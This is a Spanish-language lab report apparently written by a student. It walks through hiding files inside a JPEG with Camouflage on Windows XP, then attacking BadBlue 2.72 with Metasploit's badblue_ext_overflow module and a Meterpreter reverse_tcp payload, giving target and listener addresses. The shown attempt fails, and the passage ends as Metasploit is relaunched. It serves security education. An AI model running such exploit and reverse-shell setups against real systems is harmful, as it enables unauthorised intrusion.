


Ilustración 22 Selección de imagen portadora para ocultamiento con Camouflage

Confirmación de archivo portador en Camouflage para ocultamiento

En esta imagen muestro la interfaz de Camouflage v1.2.1 en el momento en que seleccioné la imagen "Luffy with crew.jpg" como archivo portador para ocultar información sensible. Esta imagen fue elegida por su peso, resolución y apariencia visual, lo que permite aplicar técnicas de esteganografía sin alterar perceptiblemente su contenido. La ruta del archivo (C:\Documents and Settings\admin2\Escritorio\Luffy with crew.jpg) confirma que el entorno Windows XP está correctamente configurado para ejecutar Camouflage y manipular archivos desde el escritorio. Este paso fue clave para validar el funcionamiento de la herramienta y documentar el proceso de ocultamiento como parte del laboratorio de cifrado y explotación.




Ilustración 23 Confirmación de archivo portador en Camouflage para ocultamiento

Configuración de contraseña para archivo oculto en Camouflage

En esta imagen muestro el paso final del proceso de ocultamiento con Camouflage v1.2.1, donde se me solicita ingresar una contraseña de seguridad para proteger el archivo camuflado. Ingresé y verifiqué la contraseña en los campos correspondientes, con el objetivo de añadir una capa adicional de confidencialidad al archivo oculto dentro de la imagen seleccionada previamente. Esta funcionalidad permite que el archivo oculto no solo esté disfrazado visualmente, sino también cifrado y restringido por acceso, lo cual refuerza la seguridad en escenarios donde se requiere proteger información sensible. Esta etapa fue clave para validar el uso completo de Camouflage como herramienta de esteganografía con control de acceso.




Ilustración 24 Configuración de contraseña para archivo oculto en Camouflage

Propiedades del archivo portador utilizado en ocultamiento

En esta imagen muestro las propiedades del archivo "One PieceWallpaper.jpg", utilizado como imagen portadora en las pruebas de ocultamiento con Camouflage v1.2.1. El archivo se encuentra en el escritorio del entorno Windows XP, con un tamaño de 228 KB y atributos activados de "sólo lectura" y "oculto", lo cual refuerza su rol como contenedor discreto de información cifrada. La fecha de creación y modificación (2 de octubre de 2025) coincide con el momento en que se realizó el proceso de camuflaje, lo que permite validar la trazabilidad de la evidencia. Esta verificación fue clave para documentar el resultado final del ocultamiento, asegurando que el archivo mantuviera su apariencia original y que los metadatos reflejaran el momento exacto de la operación.




Ilustración 25 Propiedades del archivo portador utilizado en ocultamiento

Verificación de archivos ocultos dentro de imagen portadora con Camouflage

En esta imagen muestro la interfaz de Camouflage v1.2.1 al momento de verificar los archivos ocultos dentro de la imagen portadora. El archivo camuflado contiene tres elementos:

- One Piece 4K Wallpaper.jpg (16 KB)
- Chronicle_GA4-24020501-A44-EV01.pdf (110 KB)
- Folleto_GA4-24020501-A42-EV01.pdf (102 KB)

Esta visualización confirma que el proceso de ocultamiento fue exitoso y que los archivos incrustados pueden ser extraídos de forma selectiva o conjunta. La herramienta reconoce los atributos y tamaños de cada archivo, lo cual permite validar la integridad de la información oculta. Esta etapa fue clave para cerrar el ciclo de pruebas de esteganografía, demostrando que es posible ocultar documentos sensibles dentro de una imagen sin alterar su apariencia ni funcionalidad.




Ilustración 26 Verificación de archivos ocultos dentro de imagen portadora con Camouflage

Exploración de escritorio tras extracción de archivos camuflados

En esta imagen muestro el diálogo de selección de archivos en el escritorio de Windows XP, luego de haber realizado la extracción de archivos ocultos mediante Camouflage v1.2.1. Se observan carpetas como "lo que descamufle", donde almacené los documentos recuperados del archivo portador, y archivos como "samir pwpw.docx", que fueron utilizados en pruebas previas de cifrado. Este momento refleja la fase final del proceso de esteganografía, donde validé que los archivos ocultos fueran extraídos correctamente y organizados en una carpeta dedicada para su análisis posterior. Esta estructura me permitió mantener trazabilidad, separar evidencias por técnica utilizada y preparar el entorno para la redacción del informe técnico.




Ilustración 27 Exploración de escritorio tras extracción de archivos camuflados

Validación de archivos extraídos tras ocultamiento con Camouflage

En esta imagen muestro el contenido de la carpeta "lo que descamufle", ubicada en el escritorio del entorno Windows XP. Esta carpeta contiene los archivos extraídos exitosamente mediante Camouflage v1.2.1, luego de haber sido ocultados dentro de una imagen portadora. Los archivos recuperados son:

- One Piece 4K Wallpaper.jpg (imagen de 4096 × 2160, 110 KB)
- Chronic_Galote_24082021-AA...pdf (110 KB)
- Galote_Galote_24082021-AA2...pdf (102 KB)

Esta evidencia confirma que el proceso de ocultamiento y posterior extracción fue exitoso, manteniendo la integridad de los archivos y su estructura original. La organización en una carpeta dedicada me permitió documentar el resultado final, validar los metadatos y preparar los archivos para su análisis técnico y pedagógico.




Ilustración 28 Validación de archivos extraídos tras ocultamiento con Camouflage

Visualización y control del servicio BadBlue desde navegador local

En esta imagen muestro la interfaz del servicio BadBlue Personal Edition 2.72 ejecutándose correctamente en el entorno Windows XP, accesible desde el navegador Internet Explorer mediante la dirección local http://127.0.0.1/. La interfaz incluye pestañas como Search, Folders, Manage y Help, lo que confirma que el servicio está activo y listo para ser explorado desde el sistema anfitrión. En primer plano se observa la ventana de control de BadBlue, donde configuré el uso del puerto 80 y activé la opción de ocultar la aplicación al minimizar, lo cual permite mantener el servicio en segundo plano sin interferencias visuales.




Ilustración 29 Visualización y control del servicio BadBlue desde navegador local

Inicialización del entorno ofensivo con Metasploit Framework en Kali Linux

En esta imagen muestro el momento en que inicio el entorno ofensivo desde Kali Linux, ejecutando el comando msfconsole como usuario root. Esta acción carga el Metasploit Framework v6.4.90-dev, herramienta central para la explotación de vulnerabilidades en entornos controlados. La consola indica que el framework cuenta con 2.561 exploits, 1.683 payloads y múltiples módulos auxiliares, post-explotación y evasión, lo cual me permite seleccionar técnicas específicas según el objetivo. Esta etapa marca el comienzo del laboratorio de explotación contra el servicio BadBlue 2.72 en Windows XP, y representa la preparación del entorno atacante para pruebas éticas y documentadas.




Ilustración 30 Inicialización del entorno ofensivo con Metasploit Framework en Kali Linux

Búsqueda de módulos de explotación para BadBlue en Metasploit

En esta imagen muestro el resultado de ejecutar el comando search badblue dentro de Metasploit Framework, con el objetivo de identificar módulos de explotación disponibles para el servicio vulnerable BadBlue. El sistema devuelve tres coincidencias relevantes, entre ellas el módulo exploit/windows/http/badblue_ext_overflow, con fecha de divulgación 02/04/2003 y clasificación "great", lo cual indica alta confiabilidad en entornos compatibles. Esta etapa fue clave para seleccionar el vector de ataque más adecuado contra BadBlue 2.72, instalado en el sistema Windows XP. La búsqueda me permitió validar que existen múltiples enfoques de explotación, lo que refuerza la necesidad de documentar cada intento, ajustar parámetros y reflexionar sobre la compatibilidad entre versión del software y módulo utilizado.




Ilustración 31 Búsqueda de módulos de explotación para BadBlue en Metasploit

Configuración del exploit badblue_ext_overflow para atacar BadBlue desde Kali Linux

En esta imagen registro el proceso completo de configuración del módulo exploit/windows/http/badblue_ext_overflow dentro de Metasploit, con el objetivo de explotar el servicio BadBlue 2.72 instalado en el sistema Windows XP. Primero, establecí la dirección IP del objetivo (RHOST=210.210.200.9) y el puerto donde se ejecuta el servicio (RPORT=80). Luego seleccioné el payload windows/meterpreter/reverse_tcp, que me permitirá obtener una sesión interactiva si la explotación es exitosa. Configuré mi máquina atacante (LHOST=210.210.200.14) y el puerto de escucha (LPORT=4444) para recibir la conexión inversa. Finalmente, ejecuté show options para validar que todos los parámetros estuvieran correctamente definidos antes de lanzar el ataque.

Este paso es fundamental en el laboratorio, ya que representa la preparación técnica del entorno ofensivo




Ilustración 32 Configuración del exploit badblue_ext_overflow para atacar BadBlue desde Kali Linux

Intento fallido de explotación contra BadBlue 2.72 desde Kali Linux

En esta imagen capturé el momento en que lancé el exploit badblue_ext_overflow desde Metasploit, apuntando al servicio BadBlue que tengo corriendo en Windows XP. Ya había configurado todos los parámetros: IP del objetivo, puerto, payload y dirección de escucha en Kali. Al ejecutar el comando exploit, el sistema inicia correctamente el handler TCP inverso y reconoce el objetivo como "BadBlue 2.5 (Universal)".

Sin embargo, el resultado fue claro: "Exploit completed, but no session was created". Esto me obligó a detenerme y pensar. Técnicamente, el exploit fue enviado, pero no logró ejecutar el payload en el sistema víctima. ¿Por qué? Lo más probable es que la versión del módulo (pensado para BadBlue 2.5) no sea totalmente compatible con la versión que estoy usando (BadBlue 2.72). También puede influir el entorno XP, que a veces bloquea payloads complejos como Meterpreter.

Ilustración 33 Intento fallido de explotación contra BadBlue 2.72 desde Kali Linux

Reinicio del entorno ofensivo: carga de Metasploit Framework en Kali Linux

Nuevamente me encuentro en Kali Linux, esta vez relanzando msfconsole para continuar con el proceso de explotación. Después de validar que el primer intento con el módulo badblue_ext_overflow no generó sesión, decidí reiniciar el entorno ofensivo desde cero.

